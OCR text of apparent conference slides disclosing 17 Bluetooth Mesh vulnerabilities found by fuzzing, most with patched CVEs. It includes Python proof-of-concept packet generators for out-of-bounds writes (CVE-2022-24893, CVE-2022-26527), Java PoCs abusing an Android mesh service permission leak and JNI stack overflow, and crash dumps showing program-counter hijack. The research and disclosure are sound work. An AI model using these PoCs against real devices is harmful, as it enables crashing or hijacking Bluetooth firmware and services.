
System Output

```
[2022-03-08 11:21:23]
packet_type = PACKET_TYPE.ACCESS_ONLY
seq_init = 0x21038
count = 22
ctl  = 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
sego = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
segn = 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12
segm = 15 12 15 11 10 12 12 9 11 13 10 15 8 11 8 15 12 15 15 14 8 14
[2022-03-08 11:21:27]
Mesh Process Crashed..
```

System Implementation


Hardware

- nRF52840 module + MacBook



Software

- SweynTooth Driver, customize BLE via Python
- Implemented protocol stack, based on Mesh spec




```python
# network_encryption_authentication
def network_encryption_authentication(data_to_encrypt, nonce, encryption_key):
    cipher = AES.new(encryption_key, AES.MODE_CCM, nonce=nonce, mac_len=4)
    net_enc, net_mic = cipher.encrypt_and_digest(data_to_encrypt)
    return net_enc, net_mic


# network_obfuscation
def network_obfuscation(data_to_obfuscate, enc_auth_data, ivindex, privacy_key):
    privacy_random = enc_auth_data[0:7]
    privacy_plaintext = get_bytes(0x0000000000, 5) + \
                        get_bytes(ivindex, 4)      + \
                        privacy_random
    pecb = aes_ecb(privacy_key, privacy_plaintext)
    net_obf = get_int(data_to_obfuscate) ^ get_int(pecb[0:6])
    return get_bytes(net_obf, 6)
```

4 Case Study

Vulnerabilities (up to 2022.07.24)

- A total of 17 issues were found
- Covered 8 well-known vendors
- Obtained 13 CVEs


All the listed CVEs have been fixed by vendors

Issue (17)	CVE (13)
Out-of-bound Write in network control stage	CVE-2022-26527
Out-of-bound Write in network control stage	CVE-2022-26528
Out-of-bound Write in network control stage	CVE-2022-26529
Stack Overflow in mesh stack	CVE-2022-25635
Out-of-bound Write in network control stage	CVE-2022-21767
Out-of-bound Write in network control stage	CVE-2022-21768
Stack Overflow in mesh stack	CVE-2022-26447
Out-of-bound Write in network build stage	CVE-2022-31363
Out-of-bound Write in network control stage	CVE-2022-31364
Out-of-bound Write in network build stage	CVE-2022-24893
Out-of-bound Write in network build stage	CVE-2022-30904
Out-of-bound Write in network build stage	CVE-2022-1041
Out-of-bound Write in network build stage	CVE-2022-1042
Out-of-bound Write in network build stage	Confirmed
Out-of-bound Write in network control stage	Confirmed
Out-of-bound Write in network control stage	Reported
Out-of-bound Write in network control stage	Reported

Network Build Vulnerability

CVE-2022-24893

- Out-of-bound Write in network build stage
- Mismatched $SegN$ and $TotalLength$



Network Build Vulnerability

CVE-2022-24893 POC

```python
# provisioning
def provisioning(link_id):
    # [RECV] Link Open
    trans_num_peer = 0x00

    # [SEND] ACK for Link Open
    packet = link_ack(link_id, trans_num_peer)
    send_packet(packet)
    print('[SEND]link ack')

    # [RECV] Provisioning Invite
    trans_num_peer = 0x00

    # [SEND] ACK for Provisioning Invite
    packet = transaction_ack(link_id, trans_num_peer)
    send_packet(packet)
    print('[SEND]ack for provisioning invite')

    # [SEND] POC Packets
    poc(link_id)
```


```python
# POC
def poc(link_id):
    # [SEND] Transaction Start
    trans_num = 0x81
    segn = 0b011110         # Vulnerability: mismatched SegN & TotalLength
    total_length = 0x0041   # Vulnerability: mismatched SegN & TotalLength
    fcs = 0xff
    data = 0xffffffffffffffffffffffffffffffffffffffff
    packet = transaction_start(link_id, trans_num, segn, total_length, fcs, data)
    send_packet(packet)
    print('[SEND]transaction start')

    # [SEND] Transaction Continue
    sego = 0b000001
    for _ in range(7): # trigger out-of-bound write
        data = 0xffffffffffffffffffffffffffffffffffffffffffffffff
        packet = transaction_continue(link_id, trans_num, sego, data)
        send_packet(packet, fast=True)
        print('[SEND]transaction continue, sego = ' + str(sego))
        sego = sego + 1
```

```
[15:16:23.818]Guru Meditation Error: Core  1 panic'ed (LoadStoreError). Exception was unhandled.
Core 1 register dump:
PC      : 0x4000c2ba  PS      : 0x00060830  A0      : 0x8017c6d7  A1      : 0x3ffee2f0
A2      : 0x40000086  A3      : 0x3f83e946  A4      : 0x00000015  A5      : 0x40000086
A6      : 0x000000ff  A7      : 0x000000ff  A8      : 0x3f83e943  A9      : 0x3ffee2d0
A10     : 0x3f83e930  A11     : 0x002b22b0  A12     : 0x3f83e92c  A13     : 0x002291a4
A14     : 0x3f835cc0  A15     : 0x3f83e995  SAR     : 0x00000002  EXCCAUSE: 0x00000003
EXCVADDR: 0x40000086  LBEG    : 0x4000c349  LEND    : 0x4000c36b  LCOUNT  : 0x00000000
```

Network Control Vulnerability

CVE-2022-26527

- Out-of-bound Write in network control stage
- Inconsistent $SegN$



Network Control Vulnerability

CVE-2022-26527 POC

```
# poc
packet_list = []
seq = seq_init
sego = 0b00000
for i in range(32):
    # vulnerability : inconsistent segn
    if i == 0:
        segn = 0b00001
    else:
        segn = 0b11111
    trans_pdu = construct_transport_pdu(seq, akf, aid, szmic, ivindex, seq_init, sego, segn, segm)
    net_pdu = construct_network_pdu(netkey, ctl, ttl, seq, src, dst, ivindex, trans_pdu)
    bearer_pdu = construct_bearer_pdu(net_pdu)
    mBTLE_MESH = bearer_pdu
    mBTLE_ADV_NONCONN_IND = BTLE_ADV_NONCONN_IND(AdvA='88:2d:53:c0:80:53', data=mBTLE_MESH)
    mBTLE_ADV = BTLE_ADV(Length=0x25)
    mBTLE = BTLE()
    packet = mBTLE / mBTLE_ADV / mBTLE_ADV_NONCONN_IND
    packet_list.append(packet)
    sego = sego + 1
    seq = seq + 1
return packet_list
```

```
signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0xcccccccc
    r0  aaaaaaaa  r1  00000001  r2  f2dfd0c0  r3  cccccccc
    r4  cbcce014  r5  cbcc443c  r6  00000001  r7  f2d02358
    r8  cbcce010  r9  cbcc4a2f  r10 cb9a2108  r11 00000000
    ip  cbccd2d4  sp  cb9a20e0  lr  cbcc6e27  pc  cccccccc
```

Hijack PC and R0

Wrapper Application Vulnerability

CVE-2022-20041

- Bluetooth Mesh Service permission leak
- Treat all foreground applications as permitted caller

```
private MeshService getService() {
    if (!Utils.checkCaller()) {
        Log.w(MeshService.TAG, "InputDevice call not allowed for non-active user");
        return null;
    } else if (this.mService == null || !this.mService.isAvailable()) {
        return null;
    } else {
        return this.mService;
    }
}

public static boolean checkCaller() {
    boolean z = true;
    int callingUserId = UserHandle.getCallingUserId();
    int callingUid = Binder.getCallingUid();
    long clearCallingIdentity = Binder.clearCallingIdentity();
    try {
        boolean z2 = ActivityManager.getCurrentUser() == callingUserId;
        if (z2) {
            z = z2;
        } else if (!(ActivityThread.getPackageManager().getPackageUid("com.android.systemui"
            z = false;
        }
        return z;
```

```
//bind service
if(!bindService(intent, mConnection, BIND_AUTO_CREATE)) {
    log("Bind Fail");
}
```

```
try{
    if(mService != null) {
        // call bluetooth mesh service
        log("mService.getVersion: " + mService.getVersion());
        log("mService.getMeshState: " + mService.getMeshState());
        log("mService.getMeshRole" + mService.getMeshRole());
    } else {
        log("mService is null");
    }
} catch (Throwable e) {
    log(e.toString());
}
```

```
D/CallService: Service Connected  bind service
D/CallService: mService.getVersion: MESH_SDK_20210401_01_MP5
D/CallService: mService.getMeshState: true
D/CallService: mService.getMeshRole: 1
                                   call service
```

Wrapper Application Vulnerability

CVE-2022-20027

- Stack overflow in Bluetooth Mesh JNI
- *memcpy* with no length check

```
v29 = sub_8124(env, a8, v28);
v9 = v29;
if ( v29 )
{
  array_len = ((*env)->GetArrayLength)(env, v29);
  array_from_caller = ((*env)->GetIntArrayElements)(env, v9, 0);
  if ( array_from_caller )
  {
    *(HIDWORD(v263) + 12) = &v266;
    if ( array_len )
    {
      i = 0;
      do
      {
        *(*(HIDWORD(v263) + 12) + i) = *(array_from_caller + 4 * i);
        ++i;
      }
      while ( array_len != i );          // memcpy with no length check
    }
  }
```

```
private void OOBWriteMethod(int opCode) {
    try {
        if (mService != null) {
            ConfigMessageParams param = new ConfigMessageParams();
            int[] virtualUUIDOOB = new int[256]; //array length exceeds 16, thus can trigger OOB Write
            param.setConfigModelPubSetParam(0, 0, 0, virtualUUIDOOB, 0, true, 0, 0, 0, 0, 0);
            mService.sendConfigMessage(0, 0, 0, 0, opCode, param);
        } else {
            log("mService is null");
        }
```

```
gecko_i8:/ # ps -A | grep com.android.bluetooth
bluetooth     9365   244 1177032  79740 SyS_epoll_wait ac6541c8 S com.android.bluetooth  before poc exec
gecko_i8:/ # ps -A | grep com.android.bluetooth
bluetooth     9651   244 1177996  79388 SyS_epoll_wait ac6541c8 S com.android.bluetooth  after poc exec
```

5 Summary

Conclusion

- Memory corruption vulnerabilities are very likely to occur in SAR implementation
- Security of wrapper application, especially permission and native, also needs attention
- All the listed CVEs have been fixed by vendors

Future Work

- Feedback-driven fuzzing strategy
- Vulnerability mining at upper layers
- Attack surfaces exploration of GATT proxy protocol

Q&A

Thanks For Listening !